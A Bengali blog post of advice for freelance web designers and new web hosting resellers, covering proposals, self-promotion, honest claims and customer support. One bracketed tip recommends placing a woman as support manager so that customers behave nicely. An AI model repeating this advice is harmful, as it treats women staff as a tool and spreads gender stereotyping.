“আমি  বা আমরা জানতে পেরেছি আপনি একটি ওয়েব সাইট বানাতে চাইছেন,আমি আপনার জন্য আপনার চাহিদা অনুযায়ী ওয়েবসাইটি বানাতে চাই।
আপনি যেই রকম সুবিদা চাইবেন সেই রকম খরচ পড়বে এবং এক্সট্রা কোন চার্জ নেই।
আপনার সাথে যদি এটাই আমাদের প্রথম কাজ হয়ে থাকে তবে আমি আপনাকে SEO টা ফ্রি করে দিতে চাই।
এবং পরবর্তীতে যে কোন সমস্যা নিয়ে আপনি আমার সেবা পাবেন “
এবার নিচে আপনার কোম্পানির বা আপনার পরিচয় দিন এভাবে
এবিসি উইজেট ওয়েবসাইট ডিজাইন প্রস্তাবনা
সূত্র:...........লোকেশন:....
যোগাযোগ মাধ্যম:....
পরিশেষে একটি সাইন দিন।

* নতুন আইডিয়া পেতে পারেন:

আমার মতে ৫টি আইডিয়া দিলাম:
আকর্ষণীয় গ্রাফিক্স এবং প্রদর্শণকরে ব্যবহার করুন
দেখুন
দেখুন
আগ বাড়িয়ে কোন সুবিদা দিতে যাবেন না
Youtube
বিনামূল্যে কিছুপরামর্শ দিবেন
নিজের একটি পোষ্টার তৈরী বরুন আর সেটি ইমেইলের সাথে সবসময় এটাচ করে দিবেন।
আপনি কিছু T-শার্ট সঙ্গে আপনার নতুন ডিজাইন(লোগো) মুদ্রিত তরে আপনার বন্ধু এবং আপনার ক্লায়েন্টকে দিতে পারেন।

নিজের সাথে সবসময় একটি কলম এবং একটি ছোট নোট রাখতে পারেন যাতে নতুন আইডিয়া মাথায় এলে নোট করে রাখতে পারেন।

ছুটির দিনে আপনি আপনার লোগোর সঙ্গে কিছু নান্দনিক গ্রিটিংস কার্ড এবং মুদ্রণ আপনার ক্লায়েন্ট, বন্ধুদের প্রেরণ করতে পারেন

নিজের একটি ব্যক্তিগত ভিজিটিং কার্ড বানিয়ে নিনমাঝে মাঝে সন্ধায় বা বিকেলে ক্যাফেতে গিয়ে কপি খেতে পারেন আর নতুন কারো সাথে পরিচিত হতেও পারেন যদি সেখানে আপনার কোন বিজ্ঞাপন লাগানো থাকে।
স্থানীয় পত্রিকার কারো সাথে ভালো সম্পর্ক রাখুন
আপনার করা ডিজাইন(সাইটের ডিজাইনের) সঙ্গে সৃষ্টিশীল এবং/অথবা মজার বুকমার্ক মুদ্রণ এবং প্রাসঙ্গিক বই বই সঞ্চয় কফি শপ এবং চা দোকান রাখুন ।
আউটডোর ব্যানার তৈরি করুন,এবং আপনার শহর কেন্দ্রে রাখুন
আপনার স্থানীয় থিয়েটার, অথবা বিনোদন প্রতিষ্ঠান এবং যোগাযোগ তাদের শো এক জন্য একটি সুন্দর ওয়েবসাইট ফ্রি অফার করুন

-: হোষ্টিং বিজনেস :-

প্রাথমিক কথা :>>

ব্যবসায়িক পরিকল্পনা
বাজেট
জনবল(কত জন মিলে সার্ভিস দিবেন)
একটিরিসেলার একাউন্ট অথবা একটি ডেডিকেটেড সার্ভার কিনুন
আপনার ওয়েব হোস্টিং ব্যবসার বিজ্ঞাপন দিন
ক্রেডিট কার্ডের মাধ্যমে মূল্য পরিশোধের সুযোগ রাখুন
সর্বশেষ যা বলতে চাই ,

আপনি একটি ওয়েব হোস্টিং ব্যবসা শুরু করছেন:

  • ক) একটি ব্যবসায়িক পরিকল্পনা - এই কাজটা আপনার প্রথম প্রয়োজন
  • খ) একটি সার্ভার (অথবা একটি রিসেলার একাউন্ট)
  • গ) একটি কন্ট্রোল প্যানেল - উভয়ের জন্য আপনি এবং গ্রাহকের
  • গ) অ্যাকাউন্ট(অথবা আপনার কোনো তৃতীয় পক্ষ ক্রেডিট কার্ড প্রসেসর ব্যবহার করতে পারেন)
  • ঙ) SSL সার্টিফিকেট
  • চ) একটি ডোমেইন নেইম এবং একটি ওয়েবসাইট
  • ছ) একটি বিজ্ঞাপন বাজেট

এবার হোষ্টিং বা ডোমেইন কেনাবেচা :...>

যে সকল প্রতারনা করবেন না বা প্রলোভন দেখাবেন না অথবা গ্রাহক কে ভুল বুঝাবেন না:

১০০% আপটাইম সার্ভার
আমরাই সবার সেরা
আনলিমিটেড স্পেস
আমাদের সার্ভারের সাইট হ্যাক হয় না
[ কোন কম্পিউটারের হার্ডডিক্স কি আনলিমিটেড হতে পারে ? তাহলে স্পেস কেমনে আনলিমিটেড হবে ]
[ সার্ভার এর ক্যাশিং ক্লিয়ার করতে মাঝে মাঝে সাইট ডাউন হতেই পারে ]
[ নিজের টা তুলে দরুন আর কে কেমন তা বলার প্রয়োজন নেই ]গ্রাহক আপনার প্যাকেজ কিনার পর যে সকল অভিযোগ আসতে পারে :-

সাইট লোড হতে সময় বেশি লাগে কেন
একটু পর পর সার্ভার ডাউন হচ্ছে
ইরর দেখাচ্ছে
ব্যান্ডওয়াইথড খুব দ্রুত শেষ হচ্ছে কেন
ftp কাজ করছে না,পারমিশন ইরর
ব্যাক আপ নিতে পারছি না কেন
[আপনি আগে থেকেই এইধরনের প্রশ্নের উত্তর তৈরী করে রাখতে পারেন,আপনি টিউটোরিয়াল/faq বানিয়ে রাখুন,তাহলে ইনষ্টান্ট সমাধান করে দিতে পারবেন।]

কিভাবে গ্রাহকের মন জয় করবেন ?

  • ১। ২৪ ঘন্টা সাপোর্ট দিতে পারেন
  • ২।মোবাইলে  গ্রাহকের সাথে কথা বলুন
  • ৩।সোস্যাল নেটওয়ার্কিং সাইটে একটি পেইজ রাখতে পারেন যেখানে গ্রাহক আপনাকে সবকিছু জানাতে পারে।
  • ৪।সাপোর্ট দিতে একটি ইমেইল একাউন্ট রাখুন
  • ৫।সম্ভব হলে চ্যাটিং ব্যবস্থা করুন
  • ৬।টিকিটব্যাবস্থা রাখুন
  • ৭।একজন সাপোর্ট ম্যানেজার রাখুন
    [যদি পারেন তবে সাপোর্ট ম্যানেজার হিসেবে কোন মেয়েকে দায়িত্ব দিন,তাহলে গ্রাহক খুব সুন্দর আচরন করতে বাধ্য হবে
    এবং সমস্যার সমাধান সহজ হবে,এ ছাড়াও আরে কিছু সুবিদা পাবেন আপনি ]

গ্রাহকের সাথে কি করলে সম্পর্ক নষ্ট হয় আর মার্কেটে আপনার মান খারাপ হয় ?

১।গ্রাহক এর সাথে যোগাযোগ না রাখার চেষ্টা করা
২।গ্রাহক খুব প্রয়োজনে ফোন করলে আপনি বার বার রিং বাজলেও না রিসিভ করা
৩।গ্রাহকের সাথে উচ্চস্বরে কথা বলা
৪।হুমকি দেয়া
৫।বিশ্রিভাবে গালাগাল করা
৬।গ্রাহকের কথা শেষ হবার আগেই উল্টো তাকে প্রশ্ন করা
[গ্রাহক নিজেই সার্ভার/হোষ্টিং নিয়েছে এখন সে তার সার্ভারে চলে যেতে চায় আর আপনার সাহায্যেচাইছে,মেন সে তার ফুল ব্যাকআপ চায়,তার সঠিক আইপি চায়(ফাইল ট্রান্সফার করার কাজে)
,যদি ডোমেইন ও আপনি দিয়ে থাকেন তবে সে ডোমেইন কন্ট্রোল চাইবে।
দয়া করে আপিন গ্রাহকের পাওনা দিয়ে দিন, অনেকে মেজাজ ঘরম করে গ্রাহকের ব্যাকআপ দেয় না,ফোন ধরে না,ইমেইল রিপ্লে দে না এবং সর্বশেষ কন্ট্রোল দিতে চায় না,আবার গ্রাহকের ফাইল ডিলেট করে দে
যদি এসব করেন তবে যায়গা মত ধরা খাবেন.ইজ্জত তো যাবে সাথে বিজনেস যাবে হাতাহাতিও হতে পারে]

হোষ্টিং প্রোভাইডার যে সকল কাবিলাতি করে নিজের গুনগতমান খারাপ করে:-

১। গ্রাহক যে প্যাকেজ কিনেছে তা গ্রাহক কে না জানিয়ে কয়দিন পর চেন্জ করে দেয়া
২।গ্রাহক কে না বলে সার্ভার চেন্জ করা
৩।নিজের ইচ্ছে মতো ব্যান্ডওয়াইথড কমানো বা বাড়ানো
৪।বিনা প্রয়োজনে(অনুমতি ছাড়া) গ্রাহকের সি প্যানেলে প্রবেশ৫।১ম বছরের পর রিনিউ করার সময়ে অতিরিক্ত খরচ দাবি করা

সবাই যা করে আপিন তার থেকে আলাদা কিছু করুন :-

১। মাঝে মাঝে গ্রাহক কে মেইল করুন(মাল্টি ইউজার মেইল)
২।গ্রাহককে ফোন করে তার সাইটের অবস্থার কথা জেনে নিন,মানে সার্ভার এর কোনসমস্যা দেখা যাচ্ছে কিনা
৩।গ্রাহককে ছোটখাট সাইটের জন্য হোষ্টিং উপহার দিন যাতে গ্রাহক আপনার প্রতি সন্তুষ্ট হয়
৪।অলাভজনক প্রতিষ্ঠানের জন্য হোষ্টিং স্পন্সর করুন
৫।১টি পরিপূর্ণ ইউজার গাইড তৈরী করুন

** সাফল্যের জন্য প্রয়োজন চারটা জি

গ্রেস,গ্রম্সান,গ্লিট ও গুর্টস(দয়া,সাধারন বুব্ধি,চরিত্রের দৃঢতা এবং সহন শক্তি)

এটি আমার ব্লগিং লাইফের ৫০০ তম পোষ্ট

এই পোষ্টের প্রতিটি কথা আমার নিজের আইডিয়া থেকেই লেখা,কোথাও থেকে নিয়ে লেখা নয়,তাই আমার অনেক কথা আপনার সাথে না মিলতে পারে এবং আপনার সাথে না মিললেও আরেকজনেরসাথে মিলবে এটাই স্বাভাবিক। তাই আমি অগ্রিম সরি বলে দিচ্ছি।
টপিক্স: আনোয়ার হোসেন রানা (Cx Rana)ইলেকট্রনিক্সইঞ্জিনিয়ারিংবিভাগ,শেষবর্ষ



From